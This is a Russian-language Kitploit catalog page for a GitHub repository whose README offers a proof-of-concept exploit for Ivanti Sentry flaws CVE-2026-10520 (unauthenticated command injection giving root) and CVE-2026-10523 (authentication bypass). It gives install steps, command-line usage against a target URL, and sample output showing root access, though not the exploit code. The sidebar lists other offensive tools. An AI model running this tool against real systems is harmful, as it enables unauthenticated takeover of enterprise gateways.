
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-10520 — CVE-2026-10520 | Kitploit
Инструменты/GitHubGitHub/0xblackash/cve-2026-10520
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и УправлениеRed Teaming
GitHub0xblackash/cve-2026-10520

CVE-2026-10520

CVE-2026-10520

Репозиторий
4815 месяцев назадЕщё не проверено
Поделиться


🎯 CVE-2026-10520 & CVE-2026-10523 - Ivanti Sentry

ChatGPT Image Jun 11, 2026, 11_19_12 AM

Ivanti Sentry Critical RCE

Pre-Authentication Remote Code Execution + Authentication Bypass

Автор: Ashraf Zaryouh "0xBlackash"

GitHub


📌 Обзор

Две критические уязвимости, затрагивающие Ivanti Sentry (ранее MobileIron Sentry):

  • CVE-2026-10520 → CVSS 10.0 - Внедрение команд ОС без аутентификации (RCE от root)
  • CVE-2026-10523 → CVSS 9.9 - Обход аутентификации

Эти уязвимости позволяют неаутентифицированным злоумышленникам полностью скомпрометировать систему.


✨ Особенности

  • ✅ Чистый и быстрый PoC
  • ✅ Без аутентификации (учётные данные не требуются)
  • ✅ Выполнение команд от root
  • ✅ Детальное форматирование вывода
  • ✅ Поддержка прокси
  • ✅ Подробный режим (verbose)
  • ✅ Красивый интерфейс терминала

🚀 Использование

python3 CVE-2026-10520.py --url <TARGET> --cmd <COMMAND>

Примеры

# Basic usage
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "id"

# Verbose mode
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "whoami" -v

# With proxy
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "uname -a" --proxy 127.0.0.1:8080

# Check kernel
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "uname -a"

📋 Опции

АргументОписаниеОбязательно
--urlЦелевой URL (например, https://target:8443)Да
--cmdКоманда для выполненияДа
-v, --verboseВключить подробный выводНет
--proxyHTTP прокси (хост:порт)Нет

🛠️ Установка

git clone https://github.com/0xBlackash/CVE-2026-10520.git
cd CVE-2026-10520
chmod +x CVE-2026-10520.py

📷 Успешная эксплуатация

Если уязвимость присутствует, вы увидите:


 ██████╗ ██╗  ██╗██████╗ ██╗      █████╗  ██████╗██╗  ██╗ █████╗ ███████╗██╗  ██╗
██╔═████╗╚██╗██╔╝██╔══██╗██║     ██╔══██╗██╔════╝██║ ██╔╝██╔══██╗██╔════╝██║  ██║
██║██╔██║ ╚███╔╝ ██████╔╝██║     ███████║██║     █████╔╝ ███████║███████╗███████║
████╔╝██║ ██╔██╗ ██╔══██╗██║     ██╔══██║██║     ██╔═██╗ ██╔══██║╚════██║██╔══██║
╚██████╔╝██╔╝ ██╗██████╔╝███████╗██║  ██║╚██████╗██║  ██╗██║  ██║███████║██║  ██║
 ╚═════╝ ╚═╝  ╚═╝╚═════╝ ╚══════╝╚═╝  ╚═╝ ╚═════╝╚═╝  ╚═╝╚═╝  ╚═╝╚══════╝╚═╝  ╚═╝
  
          CVE-2026-10520 & CVE-2026-10523 PoC Exploit
          Ivanti Sentry Pre-Auth RCE + Auth Bypass
          
          Author: Ashraf Zaryouh "0xBlackash"
          GitHub: https://github.com/0xBlackash


[+] Target is VULNERABLE!
Command Output:
uid=0(root) gid=0(root) groups=0(root)

⚠️ Отказ от ответственности

Этот инструмент предназначен только для образовательного и авторизованного тестирования безопасности.
Несанкционированное использование против систем, которые вам не принадлежат, противозаконно.
Автор не несёт ответственности за неправомерное использование.


🔧 Затронутые версии

  • Ivanti Sentry до 10.5.2, 10.6.2, 10.7.1

Исправлено в: 10.5.2 / 10.6.2 / 10.7.1


📜 Ссылки

  • Официальное уведомление Ivanti
  • Оригинальное исследование watchTowr Labs
  • Записи NVD: CVE-2026-10520, CVE-2026-10523

Сделано с ❤️ Ashraf Zaryouh "0xBlackash"

Поставьте звезду репозиторию, если он был полезен! ⭐

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →